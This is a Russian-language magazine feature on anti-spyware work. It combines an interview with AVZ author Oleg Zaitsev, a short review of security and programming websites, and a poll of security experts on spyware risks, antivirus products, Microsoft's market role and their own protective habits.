ОЛЕГ ЗАЙЦЕВ: Если честно, я иногда не очень понимаю, чем заполнена база того же ADAware. Мусора там ... Жуть! Кукисы, реестры и прочее безобразие. Поэтому я делал антиспайвер, который охотится исключительно на реальных «зверей», причем с бортовым антируткитом. Это важно — сейчас каждый десятый спайвер снабжен руткит-защитой (обычно простой, но тем не менее). Плюс в AVZ встроен простейший антикейлоггер, лечилка LSP, всякие эвристические проверки системы. А главное — AVZ работает без инсталляции, что позволяет его применять для оперативной чистки и проверки ПК. Еще поддерживаются внешние скрипты — они позволяют полностью автоматизировать работу AVZ, что дает возможность админу включить его в автозапуск на ПК юзеров и затем только анализировать логи. Но всеже AVZ — больше инструмент для анализа, чем антиспайвер с единственной кнопкой «Мочить всех шпионов».

/ ADAWARE — ВООБЩЕ, ЛЮБИТЕЛЬ УБИВАТЬ СТРАШНЫЕ УГРОЗЫ «СРЕДНЕЙ ТЯЖЕСТИ» ТИПА TRACKING COOKIES. ЭТО, НАВЕРНОЕ, ДАЖЕ СТРАШНЕЕ, ЧЕМ СТРАШНЫЙ ВИРУС «NOT-A-VIRUS-MIRC-6.12» :). МНЕ ВОТ ВСЕГДА БЫЛО ИНТЕРЕСНА ТАКАЯ ФИЧА, КАК БАЗА БЕЗОПАСНЫХ ОБЪЕКТОВ, ЧТОБЫ ЮЗЕРОВ НЕ ВВОДИЛ В ЗАБЛУЖДЕНИЕ SUPER_SYSTEM_MIRROSOFT_32.EXE, ВИСЯЩИЙ В ПАМЯТИ. КАК ТЫ НЕ ПЕРЕНАПРЯГСЯ, СОЗДАВАЯ ЕЕ? ЭТО ЖЕ ТЫСЯЧИ ОБЪЕКТОВ?

ОЛЕГ ЗАЙЦЕВ: База безопасных файлов — моя гордость. Во-первых, она отсекает ложняки, если они вдруг возникают, так что «чистый» файл вне подозрения. Во-вторых, резко сокращает размер протокола исследования системы и упрощается сам анализ. А создать ее было действительно трудно: набить базу кучей файлов из всяких дистрибутивов не составляет труда, а вот отобрать наиболее распространенные файлы — гораздо

сложнее. Плюс анализ чистого файла иной раз сложнее, чем «зверя»... Сильно помогает форум virusinfo.info — там организован специальный сервис для присылки объектов, которые AVZ не детектит как чистые. С его помощью и идет основное пополнение баз. Кроме того, со мной сотрудничает ряд компьютерных фирм — они после начинки продаваемого ПК собирают неопознанные файлы и присылают мне. Ну и сам AVZ помогает: например, его антикейлоггер реагирует на все левые DLL, что приводит к их присылке на анализ и пополнению базы.

I РАССКАЖИ КАКОЙ-НИБУДЬ СЕКРЕТ О СВОЕЙ ПРОГРАММЕ, ЧТО-НИБУДЬ, О ЧЕМ МЫ НЕ ПРОЧТЕМ В ИНТЕРНЕТЕ. МОЖЕТ БЫТЬ, ТЫ ЗАПРЯТАЛ ТАМ EASTER EGG, КАКОЙ-НИБУДЬ БЭКДОР ИЛИ ЕЩЕ ЧТО-ТО? СЕКРЕТНЫЕ ОПЦИИ, СКРЫТЫЕ В МЕНЮ?

ОЛЕГ ЗАЙЦЕВ: Ну бэкдора там, конечно, нет, а вот скрытых опций — периодически бывает навалом... Обычно все происходит таким образом: появляется некая новая фича, првда, в меню ее нет, зато есть некий ключик для ее включения или команда в скриптовом движке, о котором известно только 2-3 бета-тестерам. А потом фича появляется официально, и ключик исчезает. Причем чаще всего все скрытые функции описаны в доке, и все рассчитано на то, что если человек доку не читает, то ему и опция эта не нужна.

I Я ТАК И ЗНАЛ :(. И ВСЕ РАВНО КОЛИСЬ! ХОТЯ БЫ РАССКАЖИ КАКОЙ-НИБУДЬ ПРИКОЛЬНЫЙ МОМЕНТ ИЗ ПРОЦЕССА РАЗРАБОТКИ.

ОЛЕГ ЗАЙЦЕВ: В разработке прикольных моментов бывает мало — это по большей части рутина. А вот в тестировании приколов хватает. Ближайший пример: тестировался поведенческий анализатор в антикейлоггере. Он дразнит хук разными событиями, в том числе клавиатурными. Я выбрал какое-то дикое сочетание клавиш для такого дразнения. Начались тесты. У первого же тестера был хук клавиатуры для вызова словаря, кстати, настроен он был именно на это сочетание... AVZ почуял реакцию и удвоил усилия по дразнению, а бедный переводчик решил, что юзеру нужно две сотни его окон, и стал их открывать.

I А КАК ТЫ ВООБЩЕ ПОДОШЕЛ К ИДЕЕ СОЗДАТЬ СВОЮ, ДА ЕЩЕ И НЕКОММЕРЧЕСКУЮ ПРОГРАММУ? СКОЛЬКО ВРЕМЕНИ ТЕПЕРЬ УХОДИТ НА ЕЕ ПОДДЕРЖКУ?

ОЛЕГ ЗАЙЦЕВ: Исходно-то я делал AVZ исключительно для своих нужд. Я работаю в службе информационной безопасности крупной конторы, сеть громадная, поэтому некий подручный инструмент для борьбы с разной заразой часто экономит много времени. У первых версий AVZ вообще не было интерфейса — что-то типа консольного сканера-анализатора. Потом я стал добавлять к нему разные инструменты для упрощения отлова разных шпионов — программа стала расползаться за пределы конторы. Видя это, я просто добавил хелп и выложил ее для публичного использования. А делать его коммерческим смысла особого нет — денег больших это не принесет, да и брать деньги с собратьев-сисадминов мне как-то не хочется, поэтому проект некоммерческий. На поддержку время, конечно, уходит, но не очень много — у меня в вирлабе все автоматизировано до безобразия, так что справляюсь без проблем. Кроме того, у меня есть целая армия добровольных помощников — кто зверье свежее присылает, кто ссылки на зловредов — это сильно помогает в работе.

I ТЕБЕ, НАВЕРНОЕ, ЧАСТО ПИШУТ ЛАМЕРОВАТЫЕ ПОЛЬЗОВАТЕЛИ (ХОТЯ ВРЯД ЛИ САМЫЕ СЛАБОУМНЫЕ ДОБЕРУТСЯ ДО САМОГО ФАКТА ЕЕ СУЩЕСТВОВАНИЯ), НО ВСЕ РАВНО МОЖЕШЬ ПРИВЕСТИ КАКОЙ-НИБУДЬ ПЕРЛ ИЗ ПИСЕМ ПОЛЬЗОВАТЕЛЕЙ?

ОЛЕГ ЗАЙЦЕВ: Да, такое бывает. Ближайший прикол — письмо с текстом: «... я не могу прислать запрошенный подозрительный файл. Поэтому присылаю его фотографию — может, она поможет разобраться, вирус это или нет...». К письму прицеплена BMP'шка размером 2 Мб со скриншотом, на ней — проводник с папкой, в которой виден тот самый подозрительный файл. Остается только создать доску «Их разыскивает вирусолог» и приклеить на нее распечатанные «фотографии файлов».

I А С НОРМАЛЬНЫМИ ЛЮДЬМИ КАК? :). НАВЕРНЯКА ЖЕ ПРИХОДИЛОСЬ ОБЩАТЬСЯ С ИЗВЕСТНЫМИ ЛИЧНОСТЯМИ SPYWARE И ANTISPYWARE МИРА? РАССКАЖИ ПРО НИХ КАКИЕ-НИБУДЬ ИНТЕРЕСНЫЕ БАЙКИ.

ОЛЕГ ЗАЙЦЕВ: По поводу лиц spy-индустрии, я, честно говоря, ни одного не знаю лично... А что касается антиспай, то некоторые примеры могу привести. Первый пример — Вячеслав Коляда (директор вирлаба VBA, http://anti-virus.by/). Антивирус VBA не просто ловит malware — специалисты вирлаба периодически задаются вопросами правильности классификации того или иного подозреваемого, что, по моему разумению, очень полезный и правильный процесс. Дело в том, что часто изучаемый образец находится на границе «зловредобычное ПО», и его признание в качестве adware весьма условно, так что мы периодически обсуждаем вопросы классификации того или иного зловреда. Второй пример — Лаборатория Касперского во главе с Евгением Касперским. Большой плюс их подхода к детекту malware — это диагностика не только явных adware/spyware, но и всевозможных Downloader, RemoteAdmin и подобных средств. В результате расширенная база AVP может быть страшнее атомной бомбы для неопытного пользователя, но зато крайне полезна для специалиста в области безопасности.

I О'КЕЙ, ПЕРЕЙДЕМ К БЛИЦ-ОПРОСУ. КАКАЯ КНИГА, РЕСУРС И ЧЕЛОВЕК БОЛЬШЕ ВСЕГО ПОВЛИЯЛИ НА ТЕБЯ КАК НА КОДЕРА?

ОЛЕГ ЗАЙЦЕВ: «Справочник по прерываниям IBM PC» в двух томах. С нее у меня началось глубинное изучение системы... Кроме того, сильное влияние оказали мои родители: когда родители — технари, алгоритмическое мышление вырабатывается чуть ли не с пеленок.

I А ЧИТАТЕЛЮ, ЕСЛИ ОН ВДРУГ СОБЕРЕТСЯ ПИСАТЬ СВОЙ АНТИСПАЙВАР, КАКИЕ КНИГИ ПОСОВЕТУЕШЬ ПОЧИТАТЬ, С КАКИМИ САЙТАМИ ОЗНАКОМИТЬСЯ?

ОЛЕГ ЗАЙЦЕВ: Одной книжкой явно не обойтись. Как минимум, нужно изучить пару-тройку книг по ассемблеру, далее не помешает ознакомиться с трудами Криса Касперского (в особенности «Образ мышления — дизассеблер IDA»), изучить «Отладчик SoftICE» Айрапетяна. Это все для того, чтобы научиться анализировать зловредов и писать низкоуровневый код. Далее однозначно нужно изучить C — тут книжек тьма. Не повредит прочитать книгу «Программирование драйверов Windows» Солдатова, однозначно нужно изучить труд Г. Неббета «Справочник по базовым функциям API Windows NT/2000» и «Недокументированные возможности Windows 2000» Свена Шрайбера. Очень полезно почитать трехтомник Д. Кнута «Искусство программирования» — там много полезных алгоритмов.

I НУ, С ТРУДАМИ КРИСА НАШИ ЧИТАТЕЛИ ХОРОШО ЗНАКОМЫ, ПОСКОЛЬКУ РЕДКИЙ НОМЕР ОБХОДИТСЯ БЕЗ ЕГО СТАТЕЙ. ИТАК, САМЫЙ ГЛАВНЫЙ ВОПРОС: ЕСТЬ ЛИ ЧЕЛОВЕК, КОТОРОГО ТЫ БЫ ХОТЕЛ СКОРМИТЬ ГИГАНТСКОМУ ШАЙ-ХУЛУДУ С ПЛАНЕТЫ ДЮНА?

ОЛЕГ ЗАЙЦЕВ: Встречный вопрос: а если червь после этого отравится ? :) Если серьезно, то такого человека я назвать не могу

SPECIAL ОБЗОР

На этих ресурсах ты найдешь массу дополнительной информации. Андрей Каролик

www.kaspersky.ru

Лаборатория Касперского — пожалуй, не только наиболее популярная российская разработка и раскрученный бренд, но и весьма полезный ресурс, на котором есть масса интересного даже для тех, кто никогда не покупал и не устанавливал их антивирусов и утилит. Речь идет о вирусной энциклопедии — www.viruslist.com/ru/. Прежде всего это актуальные новости из мира вирусов — www.viruslist.com/ru/news. Плюс обширный сборник существующих вирусов с достаточно подробным описанием: что заражают, как выглядят, чем чревато знакомство, и что делать, если встреча уже произошла. Тут же статьи, посвященные истории вредоносных программ (сетевые черви, классические вирусы, троянские программы и прочая нечисть), разработчикам вирусов и перспективам в ближайшем будущем. Для фанатов есть даже хит-парад 20 наиболее нашумевших вирусов/троянов/шпионов за последний месяц. Еще на сайте есть возможность онлайн-тестирования на наличие вирусов — www.kaspersky.ru/virusscanner, но с некоторыми ограничениями.

www.bugtrack.ru

Название обманчиво, так как первое впечатление от него — бесконечная новостная лента и просто масса различных уязвимостей. На деле концепция совсем иная — только самое актуальное, только самое важное и в основном по известным программам. На фоне других проект выделяется тем, что отслеживает тенденции, аналитику, информирует о наиболее значимых событиях, а не обо всем подряд. Раздел «Форум» — дань моде. А вот в статьях есть очень неплохие материалы.

www.xakep.ru

Новости, bugtrack и статьи — и это еще далеко не все. Основная ценность этого ресурса заключается в большом архиве старых номеров Хакер Спец'а и Хакера. А в них уже были опубликованы некоторые статьи по теме шпионов/вирусов/троянов. К примеру, в июньском номере за 2005 год есть статья (www.xakep.ru/magazine/xa/078/076/1.asp) про создание и поддержку настоящего ботнета — при помощи приватной IRC-сети на базе софта UnrealIRCD. Никто не говорит, что ботнет-сеть обязательно должна совершать противоправные действия - все сугубо для самообразования :). А в майском номере за 2006 год есть занятная статья (www.xakep.ru/magazine/xa/089/060/1.asp) с наглядным примером буквальной трепанации сетевого червя Win32.Mytob.D. Так сказать, наш ответ вирусописателям — не бояться и отгораживаться, а брать голыми руками и изучать :). Если взять в руки поисковик и ввести нужные слова и словосочетания, найдешь массу других статей. И что приятно: очень старые номера доступны в PDF-формате (читай вместе с оригинальными иллюстрациями к тексту).

www.cracklab.ru

Крэкер в понимании многих некрэкеров — нехороший человек, редиска и враг всего лицензионного и коммерческого. На самом деле это всего лишь исследователь программ, а уж как он использует свои знания — на благо или во вред — это уже другой вопрос. Но суть не в этом. Если ты собираешься искать шпионов/троянов/вирусы и заниматься их трепанацией, многие навыки крэкера будут тебе очень кстати. Небольшая коллекция статей, написанных крэкерами, поможет тебе разобраться в процессе дизассемблирования и исследования любого кода. Тут же набор необходимого: интерактивный дизассемблер IDA Pro, автоматический распаковщик программ Quick Unpack, анализатор исполняемых файлов PEiD, хороший упаковщик WinUpack и многое другое. Плюс куча литературы в электронном виде по ассемблеру, Delphi, C/C++ и PHP. А если остались вопросы — добро пожаловать на форум.

www.progz.ru

Я не знаю, самый ли это популярный форум по программированию, но, судя по количеству зарегистрированных пользователей и обсуждаемых тем, здесь есть, что почитать. Для удобства все темы разделены на разные направления: программирование под Windows, языки программирования, веб-программирование, технологии программирования, программирование под *nix, теория программирования, мобильные платформы, программирование платформенно-независимых систем и базы данных. Здесь можно не только спросить совета, узнать последние новости или поделиться своими знаниями, но и найти единомышленников для создания интересных проектов. Пытаться найти тут что-то методом тыка, по-моему, вообще бесполезно, только при помощи поиска. Еще здесь есть актуальная ветка для программистов — работа (www.progz.ru/forum/index.php?showforum=42), причем весьма солидные вакансии — с окладами до 3000 и выше.

www.hijackthis.de

Ни для кого не секрет, что браузер от MS — дырявый вдоль и поперек, что позволяет цеплять себе на компьютер через интернет так называемые hijack. В переводе на доступный язык это вредоносные дополнения, заменяющие в браузере домашнюю страницу, открывающие дополнительные окна и т.п. HijackThis (http://download.hijackthis.eu/hijackthis_199.zip) — специальная утилитка, которую стоит иметь у себя на компе и периодически запускать. Она просматривает систему и жесткий диск на наличие hijack, чистит и пишет специальные лог-файлы о состоянии дел на твоей машине. Программу не надо инсталлировать, а лог-файлы можно анализировать онлайн, в обычном текстовом формате.

SPECIAL ОПРОС

АЛЕКСЕЙ ПЕТРОВ

В IT 20 лет. Эксперт в области защиты данных, эксперт по компьютерным преступлениям, эксперт по сетевым коммуникациям и телефонии. Сертификаты от *Novell/3com/Bay/Siemens/Cisco/ISACA*. Консультант по вопросам ИТ-безопасности в Secproof Oy (*www.secproof.com*). Свободный консультант *Arhont.com*, *iPRO.lv*.

АЛЕКСЕЙ ЛУКАЦКИЙ

Бизнес-консультант по безопасности Cisco Systems. В Cisco отвечает за развитие направления безопасности в России и странах СНГ.

ВЛАДИМИР КОМИССАРОВ

Начальник IT-отдела одной из компаний.

АНТОН КАРПОВ

Специалист в области информационной безопасности. В «Х» пишет с переменной периодичностью вот уже несколько лет. Круг профессиональных интересов: сетевые атаки, безопасность UNIX-систем, безопасность беспроводных сетей...

КРИС КАСПЕРСКИ

Известен еще как мыщъх. Компьютеры грызет еще с тех времен, когда Правец-8Д считался крутой машиной, а дисковод с монитором были верхом мечтаний. Освоил кучу языков и операционных систем, из которых реально использует W2K, а любит FreeBSD 4.5. Живет в норе, окруженной по периметру компьютерами и стеллажами с литературой.

ШПИОНЫ — РЕАЛЬНАЯ УГРОЗА ИЛИ ШУМИХА, КАК И ПРОБЛЕМА Y2K?

КРИС КАСПЕРСКИ: Проблема дырявого ПО — вполне осязаема и реальна, особенно в отношении продуктов Microsoft, в которых регулярно выявляются свежие баги. Поэтому проникнуть в любой компьютер, подключенный к Сети, может даже неквалифицированный программист или в просторечии «пионер». Что, собственно говоря, регулярно и происходит.

В основном, конечно, атакам подвергаются web-серверы и корпоративные сети, содержащие закрытую информацию. Домашние пользователи находятся в меньшей опасности в силу своего большинства, хотя степень защищенности их компьютеров гораздо слабее. Можно провести аналогию с заказными убийствами бизнесменов и бандитизмом, царящим на улицах. Среднестатистический прохожий абсолютно не защищен, но шансы быть убитым у него намного ниже, чем у любого бизнесмена с целой свитой охраны. Ежедневно совершается множество убийств и вторжений в компьютеры (как домашние, так и корпоративные), никто не может чувствовать себя в абсолютной безопасности. Но всегда следует помнить, что паническая истерия перед неизвестной угрозой намного опаснее самой этой угрозы.

АНТОН КАРПОВ: Если говорить о проблеме с точки зрения менеджера или маркетолога, то можно найти сотни отчетов исследовательских компаний о

том, как spyware приносят ежегодные убытки различным компаниям. Однако пока ты (твоя компания) сам не столкнешься с этой проблемой, все эти отчеты, возможно, будешь считать «сферическим конем в вакууме». Это можно понять.

Поэтому отвечу на вопрос с чисто технической точки зрения. А правда здесь состоит в том, что современные пользовательские программы (например, веб-браузер), через которые большинство шпионского ПО и проникает на компьютеры пользователей, стали невероятно сложны и потому подвержены различным уязвимостям. Если посмотреть на историю уязвимостей веб-сервера (Apache) и веб-браузера (IE) за этот год, то у последнего она в разы больше! Это говорит о том, что клиент, потребитель трафика, сегодня подвержен множеству рисков, эксплуатация которых, при отсутствии защиты, становится тривиальной задачей. И как уже мы воспользуемся возможностью «поиметь» клиента — зашлем ему шпиона или еще как — уже второй вопрос.

ВЛАДИМИР КОМИССАРОВ: Надо подразделять понятие шпионских мотивов, а так же программ. Если мы говорим о физическом лице и его личной информации — это дело каждого. И, думаю, мало кто страдает паранойей насчет сохранности неких данных. И совсем другое дело — шпионство в масштабах предприятий, компаний и какого-либо бизнеса. Шумихой это могут называть только дилетанты или самоуверенные личности. Любая угроза, даже мнимо-потенциальная, должна рассматриваться, как реальная и должны быть приняты все меры по предотвращению любых вторжений, как извне, так и внутри информационной среды. Этому моменту необходимо уделять внимание. Лучше быть подготовленным, чем обескураженным.

АЛЕКСЕЙ ПЕТРОВ: Угроза реальна, но не смертельна. Как и с Y2K, общество IT в целом переживет эту проблему. Также как и с Y2K, много денег будет неразумно потрачено не на те проблемы. Надо бороться с причинами, а antivirusi/firewall'ы — это борьба с последствиями. В целом, проблема «шпионского ПО» будет помасштабнее и более комплексной, а риски — более серьезными. Все-таки просто безвозвратная «потеря» данных (Y2K — отказ в обслуживании) и попадание в чужие руки (шпионаж) — вещи несопоставимые. Целенаправленные шпионы представляют большую угрозу для корпоративных клиентов и целевых групп, на которые они ориентированны, — они обходят средства защиты и крадут конкретную информацию. Индивидуально написанный шпион не будет распознан по сигнатуре и, скорее всего, при талантливом подходе, сможет обойти и средства защиты proxy/firewall's.

Проблема будет актуальной до тех пор, пока «дырки» в системе залатываются медленно, а комплексность и сложность системы растет с куда большей скоростью. Без изменения механизмов защиты в самой OS, даже при наличии активных «навесных» средств защиты, срабатывать они будут значительно чаще — и даже опытный пользователь не всегда правильно сможет распознать и ответить, как реагировать в каждой ситуации, когда стоит разрешить, а когда запретить исполнение.

НУЖНЫ ЛИ ОТДЕЛЬНЫЕ СРЕДСТВА ЗАЩИТЫ ИЛИ ДОСТАТОЧНО ГРАМОТНОГО АНТИВИРУСА, В КОТОРОМ ВСЕ, ЧТО НАЗЫВАЕТСЯ, ВКЛЮЧЕНО?

КРИС КАСПЕРСКИ: Антивирус — всего лишь одно из защитных средств (точнее, подкласс защитных средств и довольно обширный: сканеры, ревизоры и т. д.), который нацелен на решение определенного круга задач. Кстати говоря, в последнее время становящихся все менее актуальными. Вирусы (то есть программы, внедряющиеся в другие программы) практически полностью перевелись, и сейчас приходится бороться в основном с червями и удаленными атаками. Антивирус может обнаружить известного ему червя и даже может убить его, но что толку? Ведь дыру, через которую приходит червь, антивирус закрыть не может. Тут нужна заплатка от производителя ПО. Откуда она у антивируса? А с удаленными атаками антивирус не может справиться в принципе, особенно если shell-код пишется под конкретную атаку и существует в единственном экземпляре. Для отражения атак применяют системы обнаружения вторжений, honeypot'ы (образно говоря, «капканы для хакеров»), и много чего еще. Конечно, коробка с диском, на котором написано «антивирус», может содержать в себе все, что угодно, но это уже скорее вопрос терминологии, чем, собственно, самой защиты.

АНТОН КАРПОВ: Если коротко, то да, нужны. Незащищенный пользователь выходит в интернет, с уязвимым веб-браузером и уязвимым почтовым клиентом и сталкивается с большим количеством угроз. Решить его проблемы призваны те самые «грамотные антивирусы «all-in-one». Однако есть и другие способы. Как вариант — идея очистки «грязного» интернет-трафика. Согласно этой идее, контент фильтруется на наличие вирусов, троянов, шпионских программ и даже спама еще на стороне провайдера, на специальных шлюзах. И до клиента доходит уже «очищенный» трафик. Подобная услуга только ищет свое применение в России, однако в некоторых странах провайдеры уже предлагают подобный «чистый интернет», который стоит, разумеется, дороже. Техническое исполнение такого решения, которое бы обладало эффективной пропускной способностью и в то же время уверенно фильтровало трафик, возможно, и подобные продукты есть. Такой подход кажется более разумным и в перспективе — правильным.

ВЛАДИМИР КОМИССАРОВ: Это дело совести и профессионализма каждого, скажем так, отвечающего за «security», в широком смысле этого слова. Чтобы рассмотреть необходимость чего-либо, надо иметь представление о информационной среде, которую собираешься охранять. В каждом отдельном случае, конечно же, нужна дополнительная защита, причем желательно индивидуально предусмотренная. Не говорю о том, что нужно садиться и писать какой-либо софт своими руками. Надо просто

предусмотреть все возможные как реальные, так и фантастические пути проникновения в среду, и уже это будет немаловажным этапом по защите. Главное — не забывать следить за соответствующими рассылками, уязвимостями и так далее. А то, как обычно бывает, поставят и забудут — вот основная причина уязвимости.

АЛЕКСЕЙ ЛУКАЦКИЙ: Мой опыт показывает, что большинство антивирусов и даже персональных систем предотвращения атак не способны эффективно бороться с spyware, а посему необходимо использование других защитных мер. Далеко не всегда это должен быть платный или вообще какой-то специализированный продукт. Многие проблемы решают бесплатные утилиты, коих в интернете можно найти в избытке. Одной из таких утилит является BHODemon, которая отслеживает появление spyware, инсталлируемого через механизм Browser Helper Objects. Еще одним эффективным защитным маневром является регулярное обновление своего компьютера путем установки патчей, service pack'ов и т.д. Это позволит прикрыть те дыры, которые используются spyware для проникновения. Но главное — бдительность и здравомыслие. Не надо ставить «левый» софт, скачанный с «левых» сайтов. Не надо на каждое окошко, всплывающее в браузере, сразу жать «Да» или «Согласен». Это позволит существенно снизить проблему заражения своего компьютера с помощью spyware.

АЛЕКСЕЙ ПЕТРОВ: Spyware/mailware/virus — все эти «зловреды» для антивируса выглядят примерно одинаково. Они могут распознаваться по их уникальным «сигнатурам» (то есть по некоторой уникальной последовательности байтов), по их злобным действиям и следам, оставляемым в системе, эвристикой (эвристический анализ), эмуляцией исполнения кода или активного слежения (tracing). Но вот способностей к «врачеванию» у некоторых антивирусов не хватает. Конечно, они могут быть дополнены, но чаще всего они много распознают и кричат, но не очень лечат. Разница в работе антивирусов (anti-spyware/anti-trojans) базируется на следующих принципах: объем базы (количество записей) «зловредов», скорость обновления и пополнения этой базы, стабильность распознавания, классификация и реакция. Типичная проблема антивирусов — в распознавании «подозрительного» или несмертельного зверя «mailware/adware». «Криков» со стороны антивируса может быть чересчур много, что мешает работе пользователя.

Комплекс средств всегда будет эффективнее. Чем больше ступеней защиты, тем выше ее надежность и меньше риски. Но и тут все не так просто, ведь чем больше ступеней — тем сложнее и неудобнее пользоваться. Это как качели. На одной стороне безопасность, на другой — удобство пользователя, а решение — в балансе между ними.

СМОЖЕТ ЛИ MICROSOFT ПОТЕСНИТЬ КОНКУРЕНТОВ НА РЫНКЕ ЗАЩИТЫ ОТ ШПИОНСКОГО ПО?

КРИС КАСПЕРСКИ: MS создает рынок шпионского ПО. Во-первых, потому, что пишет небрежный, дырявый и излишне сложный код, который выбрасывает на рынок прежде, чем успеет протестировать. Во-вторых, она продвигает идею, что компьютер — это что-то вроде тостера: включил и работаешь. Читать инструкцию и сопутствующую литературу необязательно. Этим она оболванивает рядовых пользователей и отнимает хлеб у профессиональных администраторов, в результате чего заботу о сервере поручают случайным людям. Рынок защиты MS, похоже, совсем не интересует. Да, она интегрировала какую-то пародию на брандмауэр в последние версии XP и создала несколько утилит для поимки малвари. Но чтение блогов их разработчиков создает стойкое впечатление, что эти люди увидели живую малврь уже после написания своего чуда техники, которое, к тому же, очень легко обойти. И малварь будет его обходить, как только получит распространение. На данный момент достоверно известно лишь одно — у MS есть деньги. Много денег. И если она захочет прибрать к рукам этот сегмент рынка...

АНТОН КАРПОВ: Microsoft стоит задуматься о том, где находится корень зла ;). Вместо того, чтобы выпускать защиту от проблем, появляющихся вследствие, в том числе и качества программного кода уязвимых систем, им следует следить за этим самым качеством кода.

ВЛАДИМИР КОМИССАРОВ: Не думаю. В конкуренции рождается истина, и благодаря ей продолжается развитие. Если конкуренции не будет, то используемый софт будет слабоват и уязвим. И потом, Microsoft'а на всех не хватит. И это радует.

АЛЕКСЕЙ ЛУКАЦКИЙ: Ее конкуренты сами вынудили компанию пойти этим путем. Когда MS выпустила бесплатный MS AntiSpyware, большинство антивирусных производителей стали забрасывать ее исками о нарушении монопольного законодательства и т.д. Однако MS сама всегда признавала, что ее решения обеспечивают базовый уровень защиты, расширить который можно с помощью решений других вендоров. Теперь же компанию вынудили вплотную заняться выпуском полноценного программного продукта (или сервиса, такого как OneCare), который, учитывая возможности и ресурсы MS, потеснит многих игроков с этого рынка. Можно долго говорить о том, что серьезные покупатели не выберут MS в качестве поставщика средств защиты, но рядовой пользователь почему-то этого «не слышит» и по-прежнему делает выбор в пользу продукции Microsoft. Также он поступит и с ее решениями по защите компьютеров — это привычнее и гораздо выгоднее.

АЛЕКСЕЙ ПЕТРОВ: Судя по уровню и тем продуктам MS, которые сейчас доступны, вряд ли MS сможет завоевать этот рынок. Разве что компания в очередной раз скупит какую-нибудь успешную разработку и введет ее в состав MS :). Другой аспект проблемы заключается в том, что изначально неудачная конструкция и механизмы безопасности MS-продуктов как раз таки и являются корнем всей проблемы —

конструкция «никак» не противодействует активности вирусов и троянов. А множественные ошибки в ПО прикладного (IE/Outlook) и основного уровней (data-objects parsing/handling) представляют прекрасную платформу для активизации вирусов-троянов. Излишне сложный механизм обновлений только способствует этому.

/ ПО СЛОВАМ ИГОРЯ ДАНИЛОВА, РЫНОК АНТИВИРУСОВ — ЭТО ОГРОМНЫЙ МЫЛЬНЫЙ ПУЗЫРЬ, КОТОРЫЙ ДЕРЖИТСЯ НА СТРАХЕ ПОЛЬЗОВАТЕЛЕЙ. ТАК ЛИ ЭТО?

ВЛАДИМИР КОМИССАРОВ: Абсолютно не согласен. Не сказать, что в корне, но я так не думаю и правильно делаю. Страх проходит: благо, компьютер в домах граждан — уже не диковинка. И сами они уже умеют давить на клавиши и осознают, что им надо, а что нет. Если же взять масштабы предприятия и ценности информации, то тут я в корне с господином Даниловым не согласен. Потому как не уследишь, какой сотрудник какой диск принесет, на какой сайт залезет... И последствия инфицирования могут серьезно отразиться на бюджете компании. Поэтому ГРАМОТНЫЙ IT-специалист никогда не пренебрежет защитой, пусть даже от дурака. Работа такая.

АЛЕКСЕЙ ЛУКАЦКИЙ: Интересно слышать такое высказывание от разработчика Dr.Web. Но отчасти он прав. Проблемы излишне преувеличены. Число «диких» вирусов несопоставимо с числом вирусов, выращенных в пробирке и хранящихся только в исследовательских центрах антивирусных компаний. Большинство антивирусных компаний паразитируют на данной проблеме, пугая неискушенного пользователя всякими страшилками. Ведь решить проблему вирусов можно гораздо эффективнее и не прибегая к большим финансовым затратам на приобретение антивирусов. Достаточно вспомнить, что для того, чтобы не заразиться дизентерией, в абсолютном большинстве случаев достаточно мыть перед едой руки и фрукты. Для этого не надо колоть себе антибиотики и пропускать фрукты через многоступенчатую систему химической очистки. Аналогичная ситуация и с антивирусными продуктами.

АЛЕКСЕЙ ПЕТРОВ: Частично да. И происходит это частично из-за непонимания проблемы в целом. Антивирус — не панацея, а только одна из возможных навесных «ступенек» защиты, частично превентивная и частично пост-фактум мера, но это никогда не 100% гарантия. Антивирус ловит и распознает «знакомые» и «широко распространенные вирусы». Это противоядие, которое еще не факт что спасет, антивирус — это не прививка, у которой гарантии куда выше. «Зловреды» стараниями своих создателей за последнее время сильно мутировали и «поумнели»: приобрели способности обходить firewall'ы и распространенные антивирусы, умеют самообновляться. А распространенные антивирусы — это как раз те, которых в первую очередь и будут обходить. И цены на антивирусы искусственно сильно завышены.

/ КАКИЕ СРЕДСТВА ЗАЩИТЫ ОТ ШПИОНОВ/ТРОЯНОВ/ВИРУСОВ ИСПОЛЬЗУЕШЬ САМ И ЧТО СОВЕТУЕШЬ ДРУГИМ?

КРИС КАСПЕРСКИ: Прежде всего, это разграничение доступа — я вхожу в систему под администратором только тогда, когда это действительно нужно, а в остальное время я — пользователь. Второе — использование максимально недырявого ПО (и в первую очередь отказ от IE в пользу Оперы/Лиса/Рыся). Третье — не запускаю программ, полученных из ненадежных источников на основной машине, только под VM Ware. И на закуску — раз или два раза в год запускаю онлайновый сканер Евгения Касперского, чтобы убедиться, что все спокойно. Или использую какой-нибудь другой антивирус. Поскольку это делается чисто для успокоения (то есть создания иллюзии безопасности и самообмана), — выбор антивируса некритичен.

АНТОН КАРПОВ: Так повелось, что системы и софт, который использую лично я, не подвержены шпионам, троянам и вирусам. Мне трудно вспомнить, когда я последний раз видел вирусы и трояны для FreeBSD (имеется в виду клиентская машина, так как я использую эту ОС в качестве настольной рабочей системы) или эксплоит для почтового клиента Mutt, например.

ВЛАДИМИР КОМИССАРОВ: Использую корпоративный Symantec Antivirus и еще пару сторонних программ. И, конечно, собственные глаза и руки. Анализ логов слежения за трафиком и процессами еще никто не отменял, и никакая программа лучше тебя не заподозрит неладное задним чувством и не направит на путь истинный.

АЛЕКСЕЙ ЛУКАЦКИЙ: Во-первых, у меня установлен антивирус, который обеспечивает мне первую линию обороны. На втором уровне у меня задействуется несигнатурный Cisco Security Agent. Для защиты от BHO-spyware использую BHODemon. Конечно же, регулярная установка патчей, защищенная настройка браузера и ОС. И, наконец, здравомыслие при использовании интернета и различных «посторонних» программ. Кстати, о последних. Я ими практически не пользуюсь. Я либо приобретаю лицензионное ПО, либо использую то, что мне централизованно предоставляет компания (а это очень большой список).

